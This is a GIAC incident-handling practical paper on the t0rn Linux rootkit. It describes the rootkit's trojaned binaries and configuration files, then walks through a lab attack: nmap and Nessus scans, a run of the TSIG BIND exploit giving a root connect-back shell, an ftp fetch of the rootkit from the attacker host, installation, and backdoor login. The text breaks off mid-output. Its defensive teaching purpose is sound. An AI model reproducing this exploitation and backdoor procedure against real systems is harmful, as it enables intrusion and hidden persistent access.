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GIAC Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment version 2.0

The t0rn rootkit

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Attended: Internet

Date Submitted: 2002/05/31

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Introduction

In most cases, it's quite easy to exploit a given vulnerability and gain root access to a system. What's an actual challenge to an attacker is to maintain such privileges and remain stealthy.

There are many options to accomplish this goal, such as deleting log files, installing rootkits and kernel rootkits. The main concepts described here are applicable to the most rootkits available.

One of the most known rootkits available for Linux platform is the **t0rn** rootkit, created by J0hnny7. The version showed at this paper (the first one published) uses pre-compiled binaries and its structure is based on Linux Rootkit (LRK).

This rootkit is easily found on the Internet and it's my objective to describe its several components and behavior to help system administrators to identify it on compromised systems. To install a rootkit, an attacker must compromise the system through a known exploit. After running the exploit and gaining the root level access, it's then a matter of downloading the rootkit and installing it.

In our case, we are going to use the **TSIG** vulnerability (explained in further sections) of the **BIND** service that allows us to gain the root level access. However, the main objective of this paper is to describe the rootkit and not to give deep details of the exploit used to gain root level access. It's possible to gain this root level access through several exploits in our setting (Linux RedHat 6.1), like for example, **WU-FTP** (CVE-2000-0573), **STATD** (CVE-2000-0666) and, as in our case, **TSIG** (CVE-2001-0010).

Part I - The exploit

Name

t0rn rootkit (CERT Incident Note 2000 -10. There are no CVE entries related to this rootkit).

Compromise Level

Once an intruder had installed it, the system administrator cannot see the attacker's activities.

Affected Operating Systems

The **t0rn** rootkit was tested and works fine in the following Linux distributions:

RedHat 6.1 and 6.2, Mandrake 7.1, Slackware 7.1. They are mainly based on Kernel 2.2 and libc5. This rootkit doesn't work with Debian 2.2 (not libc5 based) and with the new RedHat systems (7.1 and 7.2). They use Xinetd, a replacement to the old inetd. Besides that they use new kernel versions (2.4) and are not libc5 based.

Before installing the rootkit, we will use the **TSIG** vulnerability to gain root level

access and the following systems are vulnerable to this bug:

All Linux systems containing **BIND** versions prior to 8.2.3 like, for example, RedHat from 4.0 to 7.0, SUSE from 6.0 to 6.4, Conectiva from 4.0 to 5.1, Debian from 2.2 to 2.3, Mandrake from 6.0 to 7.2. This vulnerable version of the **BIND** service affects other UNIX flavours like AIX from 4.3 to 4.3.3 as well.

Variants

There are some variants to this rootkit. The Lion Worm, for example, uses exactly the **TSIG** vulnerability and installs automatically the **t0rn** rootkit. This worm spreads itself through random class B network scans and looks for an open TCP/53 port. After finding such open port, it verifies whether the **DNS (BIND)** service is vulnerable or not. More information about Lion Worm can be obtained at:

<http://www.sans.org/y2k/lion.htm>

There is a known variant to this rootkit which is used to infect new RedHat distributions (versions 7, 7.1 and 7.2), based on the new kernel 2.4 and on the Xinetd. This variant is also known as **t0rn** version 8. More details can be obtained at:

<http://online.securityfocus.com/archive/75/253554>
http://www.geocities.com/john_curst/tk8-readme.txt

Protocols

Basically, the protocol used by the **TSIG** exploit is **DNS** and the **t0rn** rootkit uses **finger** and **SSH** during the remote administration of the compromised system. More details about these protocols will be given on Part 2, item Protocol Description.

Brief Description

The objective of any rootkit is to hide attacker's activities and this is usually accomplished by modifying important system files like, for instance: **ps**, **ls**, **netstat**, **top**, **du**, **ifconfig** and installing sniffers to find other accounts and passwords. With the **t0rn** rootkit, it's not different. Following, the **t0rn** components:

Binary	Description
du	It hides specific files and directories.
find	Same as du.
ifconfig	Same utility without the PROMISC flag. Used to hide sniffing.
in.fingerd	It spawns a root shell.
login	Backdoored. With it you can use your specified password.
ls	It hides specific files and directories.
netstat	It hides specific connections from configured addresses.
pg	Generates hash of a password.
ps	Hide specific processes.
pstree	Hide specific processes.
Sz	Modifies length of a file based on another file.
T0rn	Shell Script Installer.
t0rnp	Sniffer log parser.
t0rns	Powerful packet sniffer.
t0rnsb	Log cleaner.
top	It hides specific processes.

As we can see, the primary objective of any rootkit is to hide the attacker's activities from the system administrators. This is accomplished through binary changes and, once an intruder could gain root level access, it's almost impossible to determine the compromise level (without the use of trusted resources). Usually, the rootkits install sniffers to obtain more passwords with the aim of compromising other systems on the network. Log cleaners are found on such compromised systems to make difficult to a system administrator to figure out what is happening.

Another level of rootkit installations are made through Loadable Kernel Modules (LKM). Basically, almost every modern Unix flavour (Linux, Solaris and FreeBSD) allows the system administrators to load device drivers on the fly into the kernel, avoiding the necessity of kernel recompilation and reboot of the systems. This is really a great feature that makes the administrator's life a bit more easy.

However, it's possible to subvert the system without the necessity of changing binaries. All the interactions are done on the kernel level, using function calls. With these "features" the attacker doesn't need to change the binaries anymore. Good examples of Kernel rootkits are **Adore** (<http://www.sans.org/y2k/adore.htm>) and **Knark** (<http://online.securityfocus.com/guest/4871>). With such kind of compromise, it's useless to maintain binary hashes (through MD5 checksums) because they are not modified.

We can read more about rootkits and Loadable Kernel Modules at:

<http://www.theorygroup.com/Theory/rootkits.html>
http://packetstormsecurity.nl/docs/hack/LKM_HACKING.html
<http://members.prestige.net/tmiller12/papers/lkm.htm>
http://neworder.box.sk/newsread_print.php?newsid=4182

Even when we compile the kernel without Loadable Modules support, it's possible to do some tricks to deceive the system administrator, as we can see at:

<http://phrack.org/show.php?p=58&a=7>

References

An analysis of the **t0rn** rootkit and source code might be obtained at:

<http://online.securityfocus.com/infocus/1230>
<http://www.europe.f-secure.com/v-descs/torn.shtml>
<http://packetstormsecurity.org/UNIX/penetration/rootkits/tk.tgz>

The advisory and source code of the **TSIG** vulnerability can be obtained at:

<http://online.securityfocus.com/bid/2302>
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0010>
http://packetstormsecurity.org/0102-exploits/tsl_bind.c

Part II – The Attack

Description and Diagram of Network

In this paper I'll describe an hypothetical scenario to show how the **TSIG** bug can be explored and how to install the **t0rn** rootkit (actually, the steps described can be expanded to other rootkits as well). In our case, there's no firewall between the attacker's system (host **mars**, 10.0.0.2) and the target (host **saturn**, 10.0.0.3).

Even though we're using just internal IP addresses, this scenario might be perfectly expanded to an external attack against a system not protected by a Firewall. We can see this simple network topology in figure 1.




Figure 1 - Simple network topology

Protocol Description

In our scenario we are using a known vulnerability of the **DNS** protocol (specifically from the **BIND** software) to attack the target system. Once we get root level access to the machine, the **t0rn** rootkit allows an attacker to return to the system using **finger** and **ssh** protocols. At this section, we are going to see more details about such protocols.

DNS (BIND)

When we use a Web Browser such as Internet Explorer or Netscape Navigator, we type names to access Websites like, for example, www.yahoo.com. Names are used just to make easy to find internet addresses. Actually, only the IP addresses are used in communication among the client's browser (other services use the same approach) and the Web Servers.

The **DNS** (Domain Name System, RFC 1035) service is used to resolve names to IP addresses. It's an hierarchical system composed by domains and subdomains, just like a file system organization. This protocol uses the port 53/UDP to name lookups and 53/TCP for zone transfers. Zone transfers are used just by Secondary Name Servers when they need to update their names databases.

Usually this service runs at root privilege.

TSIG

The Transaction Signature (**TSIG**) was introduced in Bind version 8.2. Its main purpose is to allow transaction level authentication for name lookups and for zone transfers. When an invalid **TSIG** key is identified, **BIND** returns an error. But there's a serious bug (buffer overflow) when **BIND** handles invalid transaction signature, on this Linux version. This overflow might be exploited to gain root level privileges.

More information about **TSIG** can be obtained at:

<http://www.nominum.com/resources/standards/bind-rfc/rfc2845>

FTP and TFTP

The File Transfer Protocol (**FTP** – RFC 959) is used to transfer files among servers and clients in both directions. It's possible to list, delete, copy files and create/delete directories, based on different security levels. However, its password authentication is very insecure because all the communications are transmitted in cleartext.

It uses the port 21/TCP (for commands) and 20/TCP (file transfers and directory listing). Most enterprises allow **FTP** access to the Internet, even from the **DMZ**, what could lead to rootkit downloads to the compromised servers.

When we use **TFTP** (Trivial File Transfer Protocol – RFC 783), it's not necessary to log on to the remote system, what makes easy to an intruder the uploading process. This protocol uses **UDP** (port 69) instead of **TCP**. Usually this port is closed on Enterprises' firewalls, but in our scenario, there's no firewall protecting the system. In this case, **TFTP** is much easier to upload files to the machine.

SSH

Secure Socket Shell (**SSH**) is a replacement to insecure utilities like **telnet**, **rlogin**, **rsh** and **rcp**, because as we know, these services send passwords, commands and contents in cleartext, without any privacy. All the **SSH** communications are encrypted and authenticated. The encryption algorithms include **Blowfish**, **DES** and **IDEA**.

Therefore all traffic is encrypted, eliminating eavesdropping and connection hijacking. In our case, the **toRn** rootkit uses the **SSH** to encrypt all the remote administration of the compromised system. During the rootkit installation, the port used to connect to the system is defined by the attacker.

FINGER

With the Finger service it's possible to query names associated with e-mail addresses, verify currently logged users and the uptime of the systems. It's a very insecure service and must be disabled on any Unix system.

When the **t0rn** rootkit is installed on the system, automatically enables the finger service on `/etc/inetd.conf`. The daemon associated is actually a command shell that, when invoked, opens a 2555/ **TCP** port. Then an attacker might access the machine using this root shell.

Description and Diagram of the Attack

Now, I'm going to demonstrate how the **t0rn** rootkit can be installed on a Linux Server, using an hypothetical scenario described in figure 2. This approach is valid to other Linux/Unix systems as well and is very instructive. The target system is a **DNS** Server that is running several unnecessary services like, for example, **HTTP** and **Sendmail**.




Figure 2- Diagram of attack and rootkit installation

First of all, it's necessary to an attacker discover open ports and identify vulnerable services. In our case we are going to use **Nmap** (<http://www.insecure.org/nmap/>) and **Nessus** (<http://www.nessus.org/>) to identify ports, services and vulnerabilities.

The result of **nmap** scan is showed bellow.

```
# nmap (V. 2.54BETA34) scan initiated Thu Apr 4 12:03:55 2002 as: nmap -sS -O -v -oN saturn_nmap.txt 10.0.0.3
```

```
Interesting ports on (10. 0.0.3):  
(The 1542 ports scanned but not shown below are in state: closed)
```

Port	State	Service
13/tcp	open	daytime
23/tcp	open	telnet
25/tcp	open	smtp
37/tcp	open	time
53/tcp	open	domain
79/tcp	open	finger
80/tcp	open	http
98/tcp	open	linuxconf
111/tcp	open	sunrpc
113/tcp	open	auth
512/tcp	open	exec
514/tcp	open	shell
515/tcp	open	printer

Remote operating system guess: Linux 2.1.19 - 2.2.19
 Uptime 0.006 days (since Thu Apr 4 11:54:58 2002)

TCP Sequence Prediction: Class=random positive increments
 Difficulty=7768407 (Good luck!)

IPID Sequence Generation: Incremental

Nmap run completed at Thu Apr 4 12:04:01 2002 -- 1 IP address (1 host up) scanned in 6 seconds

As we can see on the nmap results, there are some services that are usually good entry points to an intrusion, like **SMTP** (25), **DNS** (53), **HTTP** (80) and **RPC** (111).

Following, we have a text report generated by **Nessus** (www.nessus.org).

Nessus Scan Report

SUMMARY

- Number of hosts which were alive during the test : 1
- Number of security holes found : 4
- Number of security warnings found : 8
- Number of security notes found : 16

TESTED HOSTS

10.0.0.3 (Security holes found)

DETAILS

+ 10.0.0.3 :

- . List of open ports :
 - daytime (13/tcp) (Security warnings found)
 - telnet (23/tcp) (Security warnings found)
 - smtp (25/tcp) (Security hole found)
 - time (37/tcp)
 - domain (53/tcp) (Security hole found)
 - finger (79/tcp) (Security warnings found)
 - www (80/tcp) (Security notes found)
 - linuxconf (98/tcp) (Security notes found)
 - sunrpc (111/tcp)
 - auth (113/tcp) (Security warnings found)
 - exec (512/tcp) (Security warnings found)
 - shell (514/tcp) (Security warnings found)

printer (515/tcp)
general/tcp (Security notes found)
daytime (13/udp) (Security warnings found)
general/icmp (Security warnings found)
general/udp (Security notes found)

. Warning found on port daytime (13/tcp)

The daytime service is running.
The date format issued by this service may sometimes help an attacker to guess the operating system type.

In addition to that, when the UDP version of daytime is running, an attacker may link it to the echo port using spoofing, thus creating a possible denial of service.

Solution : disable this service in /etc/inetd.conf.

Risk factor : Low

. Warning found on port telnet (23/tcp)

The Telnet service is running.
This service is dangerous in the sense that it is not ciphered - that is, everyone can sniff the data that passes between the telnet client and the telnet server. This includes logins and passwords.

You should disable this service and use OpenSSH instead.
(www.openssh.com)

Solution : Comment out the 'telnet' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN -1999-0619

. Information found on port telnet (23/tcp)

a telnet server seems to be running on this port

. Information found on port telnet (23/tcp)

Remote telnet banner :

Red Hat Linux release 6.1 (Cartman)
Kernel 2.2.12 -20 on an i686
login:

. Vulnerability found on port smtp (25/tcp) :

The remote sendmail server, according to its version number, may be vulnerable to the -bt overflow attack which allows any local user to execute arbitrary commands as root.

Solution : upgrade to the latest version of Sendmail
Risk factor : High
Note : This vulnerability is _local_ only

. Warning found on port smtp (25/tcp)

The remote SMTP server answers to the EXPN and/or VRFY commands.

The EXPN command can be used to find the delivery address of mail aliases, or even the full name of the recipients, and the VRFY command may be used to check the validity of an account.

Your mailer should not allow remote users to use any of these commands, because it gives them too much information.

Solution : if you are using Sendmail, add the option

O PrivacyOptions=goaway
in /etc/sendmail.cf.

Risk factor : Low
CVE : CAN -1999-0531

. Information found on port smtp (25/tcp)

a SMTP server is running on this port
Here is its banner :
220 localhost.localdomain ESMTP Sendmail 8.9.3/8.9.3; Wed, 22 May 2002
12:08:29
-0400

. Information found on port smtp (25/tcp)

Remote SMTP server banner :
localhost.localdomain ESMTP Sendmail 8.9.3/8.9.3; Wed, 22 May 2002 12:09:00
-0400
214-This is Sendmail version 8.9.3214 -Topics:
214- HELO EHLO MAIL RCPT DATA
214- RSET NOOP QUIT HELP VRFY
214- EXPN VERB ETRN DSN
214-For more info use "HELP <topic>".
214-To report bugs in the implementation send email to
214- sendmail-bugs@sendmail.org.
214-For local information send email to Postmaster at your site.
214 End of HELP info

. Vulnerability found on port domain (53/tcp) :

The remote BIND server, according to its version number, is vulnerable to various buffer overflows that may allow an attacker to gain a shell on this host.

Solution : upgrade to bind 8.2.3 or 4.9.8
Risk factor :
High

. Vulnerability found on port domain (53/tcp) :

The remote BIND server, according to its version number, is vulnerable to a DNS storm attack

Solution : upgrade to bind 8.3.1
Risk factor : High

. Vulnerability found on port domain (53/tcp) :

The remote BIND server, according to its version number, is vulnerable to several attacks that can allow an attacker to gain root on this system.

Solution : upgrade to bind 8.2.2 -P3
Risk factor : High
CVE : CVE -1999-0833

. Warning found on port domain (53/tcp)

The remote name server allows recursive queries to be performed by the host running nssusd.

If this is your internal nameserver, then forget this warning.

If you are probing a remote nameserver, then it allows anyone to use it to resolve third parties names (such as www.nessus.org). This allows hackers to do cache poisoning attacks against this nameserver.

Solution : Restrict recursive queries to the hosts that should use this nameserver (such as those of the LAN connected to it).

If you are using bind 8, you can do this by using the instruction 'allow -recursion' in the 'options' section of your named.conf

If you are using another name server, consult its documentation.

Risk factor :
Serious

. **Information found on port domain (53/tcp)**

The remote bind version is :
8.2.1

. **Warning found on port finger (79/tcp)**

The 'finger' service provides useful information to attackers, since it allow them to gain usernames, check if a machine is being used, and so on...

Risk factor : Low

Solution : comment out the 'finger' line in /etc/inetd.conf
CVE : CVE -1999-0612

. **Information found on port www (80/tcp)**

a web server is running on this port

. **Information found on port www (80/tcp)**

The remote web server type is :

Apache/1.3.9 (Unix) (Red Hat/Linux)

We recommend that you configure your web server to return bogus versions in order to not leak information

. **Information found on port www (80/tcp)**

An information leak occurs on Apache based web servers whenever the UserDir module is enabled. The vulnerability allows an external attacker to enumerate existing accounts by requesting access to their home directory and monitoring the response.

Solution:

1) Disable this feature by changing 'UserDir public_html' (or whatever) to 'UserDir disabled'.

Or

2) Use a RedirectMatch rewrite rule under Apache -- this works even if there

is no such entry in the password file, e.g.:

```
RedirectMatch ^/~(.*)$ http://my-target-webserver.somewhere.org/$1
```

Or

3) Add into httpd.conf:
ErrorDocument 404 http://localhost/sample.html
ErrorDocument 403 http://localhost/sample.html
(NOTE: You need to use a FQDN inside the URL for it to work properly).

Additional Information:
<http://www.securiteam.com/unixfocus/5WPOC1F5FI.html>

Risk factor :
Low

. Information found on port linuxconf (98/tcp)

Linuxconf is running on this port

. Warning found on port auth (113/tcp)

The 'ident' service provides sensitive information to potential attackers. It mainly says which accounts are running which services. This helps attackers to focus on valuable services [those owned by root]. If you don't use this service, disable it.

Risk factor : Low

Solution : comment out the 'auth' or 'ident' line in /etc/inetd.conf
CVE : CAN -1999-0629

. Information found on port auth (113/tcp)

an identd server is running on this port

. Warning found on port exec (512/tcp)

The rexecd service is open. Because rexecd does not provide any good means of authentication, it can be used by an attacker to scan a third party host, giving you troubles or bypassing your firewall.

Solution : comment out the 'exec' line in /etc/inetd.conf.

Risk factor : Medium
CVE : CAN -1999-0618

. Warning found on port shell (514/tcp)

The rsh service is running. This service is dangerous in the sense that it is not ciphered - that is, everyone can sniff the data that passes between the rsh client and the rsh server. This includes logins and passwords.

You should disable this service and use ssh instead.

Solution : Comment out the 'rsh' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN -1999-0651

. Information found on port general/tcp

Nmap found that this host is running Linux 2.1.19 - 2.2.19

. Information found on port general/tcp

Nmap only scanned 15000 TCP ports out of 65535. Nmap did not do a UDP scan, I guess.

. Information found on port general/tcp

The plugin PC_anywhere_tcp.nasl was too slow to finish - the server killed it

. Warning found on port daytime (13/udp)

The daytime service is running.

The date format issued by this service may sometimes help an attacker to guess the operating system type.

In addition to that, when the UDP version of daytime is running, an attacker may link it to the echo port using spoofing, thus creating a possible denial of service.

Solution : disable this service in /etc/inetd.conf.

Risk factor : Low

CVE : CVE -1999-0103

. Warning found on port general/icmp

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date which is set on your machine.

This may help him to defeat all your time based authentication protocols.

Solution : filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Risk factor : Low

CVE : CAN -1999-0524

This file was generated by the Nessus Security Scanner




Figure 3- Quick search on SecurityFocus shows a description about the TSIG (BIND) vulnerability

When we know that there are vulnerable versions of some services it's important to look for further details before trying to explore them. Excellent source of information about vulnerabilities are the Security Focus - Bugtraq (<http://www.securityfocus.com>) and Packetstorm (<http://packetstormsecurity.com>). In figure 3 we have the **TSIG** bug explanation.

The exploits can be obtained at these sites as well. Once an attacker obtains the root access, he might install a rootkit to allow him to come back and access this machine with the same privileges, even if the system administrator updates and corrects the system bugs. Usually, intruders use **FTP** or **TFTP** protocols to upload rootkits to compromised boxes.

In our example there is no firewall protecting the target machine, however there are a lot of administrators out there that make easy the intruder's life. For example, even with incoming firewall protection, they allow any outgoing traffic from critical network segments like **DMZ**. Just the essential traffic must be allowed among the several network segments.

How the Exploit Works

Our first step is to explore the **TSIG** vulnerability that gives root level access to the system. Following we have all the necessary steps to use such exploit.

First of all, after downloading the source code of the exploit (please refer to Appendix B), we must compile and start playing with it.


```
mars:/giac/exploits# cc tsl_bind.c -o tsl_bind  
mars:/giac/exploits# ./tsl_bind 10.0.0.3
```

```
. ISC bind 8.2.2 -x remote buffer -overflow for linux x86  
. (c)2001 Ta mandua Laboratories - www.axur.com.br  
. (c)2001 Gustavo Scotti <scotti@axur.org>  
  
. TCP listen port number 25000  
. waiting for server response... 8.2.1  
. probing ebp... ebp is bffffc88  
. waiting for connect_back shellcode response... connected  
. ^ --> from 10.0.0.3:1025  
. congratulations. you have owned this one.  
Linux saturn 2.2.12 -20 #1 Mon Sep 27 10:40:35 EDT 1999 i686 unknown  
uid=0(root) gid=0(root)
```

```
pwd
```

```
/var/named
```

```
ftp 10.0.0.2
```

```
get tk.tgz
```

```
exit
```

```
ls
```

```
named.ca
```

```
named.local
```

```
tk.tgz
```

```
tar xvzf tk.tgz
```

```
tk/  
tk/netstat  
tk/dev/  
tk/dev/.1addr  
tk/dev/.1logz  
tk/dev/.1proc  
tk/dev/.1file  
tk/t0rms  
tk/du  
tk/t0rn  
tk/ps  
tk/t0rnmp  
tk/find  
tk/ifconfig  
tk/pg  
tk/ssh.tgz  
tk/top  
tk/sz  
tk/login  
tk/t0rn  
tk/in.fingerd  
tk/tornkit -TODO  
tk/pstree  
tk/tornkit -README
```

```
cd tk
```

The rootkit installation is just a matter of typing:

```
./t0rn coded 5000
```

Note that in this case, we are installing the rootkit and defining that when we connect via Secure Shell we will use the password **coded** and the daemon will be listening at port 5000.

Here we have the output screen from the installation.

```
=====
=====
.o8      .o000.      o000      o8o      .
      d8P"Y8b      '888      ' ' '      .o8
.o888oo 888      888 o00o d8b ooo. .oo.      888 o00o      o00o .o888oo
888      888      888 '888"8P '888P"Y88b 888 .8P'      '888      888
888      888      888 888      888      888 888888.      888      888
888 .      '88b d88' 888      888      888 888 '88b.      888 888 .
'888'      'Y8bd8P' d888b      o888o o888o o8 88o o888o o888o '888'
=====
=====
#          backdooring started on
#
#          checking for remote logging... guess not.
# [Installing trojans...]
#      Using Password :
#      Using ssh -port :
#
#          : login moved and backdoored
#          : ps/du/l/top/netstat/find backdoored
#
# [Moving our files...]
#          : t0msniff/t0rnpase/sauber moved
#
# [Modifying system settings to suit our needs]
#          : clea ning inetd.conf - enabling finger/telnet

[Patching... ]
This version has no patching.. do it manually bitch

[System Information...]
Hostname :
Arch :
Alternative IP :
Distribution:

ipchains ...?
Chain input (policy ACCEPT):

===== Backdooring completed in :2 seconds
^C
mars:/giac/exploits#
```

In just two seconds the rootkit has been installed! It's not required to have special skills to install it.

When **t0rn** rootkit is installed, we have the following modifications made on the system:

1. The **syslogd** is stopped.
2. It verifies whether the system is logging to a remote host or not. If applicable, It identifies what system(s) is(are) the log server(s).
3. The file **/etc/ttyhash** is created, which contains the password entered during installation. This is a password for **ssh**, **telnet** and **finger**. Note that

the script uses the binary **pg** to create the hash. If you don't specify a password, the default will be **t0rnkit**.

4. Untars the file **ssh.tgz**. It creates the **.t0rn** directory which contains the following files:

sharsed (Secure Shell Daemon. It's moved into **/usr/sbin/nscd** and started during boot process). Two entries are added to **/etc/rc.d/rc.sysinit** with the following:

```
# Name Server Cache Daemon
/usr/sbin/nscd -q
```

shdcf2 (Configuration file for Secure Shell. It's copied into **shdcf** and contains, for example, the port number that will be listening for Secure Shell. If we don't define any port then the default will be 47017).

shhk (Host Private Key).

shhk.pub (Host Public Key).

shrs (Random Seed. Used for cryptography).

5. The size and timestamp of the original **/bin/login** and the backdoored **login** are left identical. This approach is always used by intruders to hide the substitution of important system files. The original **/bin/login** is moved to **/bin/xlogin** and the backdoored login is moved to **/bin** directory.
6. These directories and files are created:

/usr/src/.puta

The configuration files below are copied into this directory:

.1addr Contains the addresses range that will be ignored by **netstat**. By default, we have the following entries: **194.82** and **146.101**. The port used by Secure Shell is added to this file as well.

.1file Contains the list of files that will be ignored by **du**, **find** and **ls**. By default, we have the following entries: **.1proc**, **.1addr**, **.1file**, **1logz**, **.puta**, **.t0rn**, **in.telnetd**, **ttyhash**, **t0rn** and **xlogin**.

.1logz By default, we have the following entries: **195.70**, **194.82** and **rshd**.

.1proc Contains the processes that will be ignored by **ps**, **pstree** and **top**. By default, we have the following entries: **in.inetd**, **nscd** and **t0rn**.

t0rns, **t0rnp** and **t0rnsb** (Sniffer, Sniffer log parser and Log cleaner, respectively).

/usr/info/.t0rn

shdcf, **shhk**, **shhk.pub** and **shrs** (they were already explained at item 4).

7. Timestamps of the following trojaned binaries are modified according to the original system files: **du**, **find**, **ifconfig**, **in.fingerd**, **login**, **ls**, **netstat**, **ps** and **top**. Then they are copied to system directories (**/sbin**, **/bin**, **/usr/bin** and **/usr/sbin**).
8. The sniffer is started (**t0rn**s) and the captured traffic is directed to **/usr/src/.puta/system** .
9. The **/etc/inetd.conf** is modified to permit access to the system via **telnet** and **finger**. The daemon **inet** is restarted to reflect the changes made by the script.
10. A verification is done to discover possible restrictions to remote connections. This is accomplished by verifying **/etc/hosts.deny** and **ipchains** rules.
11. The installation directory is deleted (in our case is **/var/named/tk**) and the **syslog** daemon is started.

After the steps showed above, the rootkit is installed. So let's test it now. First of all, we are going to access the system via Secure Shell. It's important to note that we use **coded** as the user. This information was provided during the rootkit installation.

```
mars:/giac/expl oits# ssh coded@10.0.0.3 -p 5000
[root@saturn /bin]# id
uid=0(root) gid=1(bin) groups=1(bin),2(daemon),3(sys)
```

```
[root@saturn /bin]# netstat -an
```

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address    State
tcp    0      0 0.0.0.0:80         0.0.0.0:*          LISTEN
tcp    0      0 0.0.0.0:25         0.0.0.0:*          LISTEN
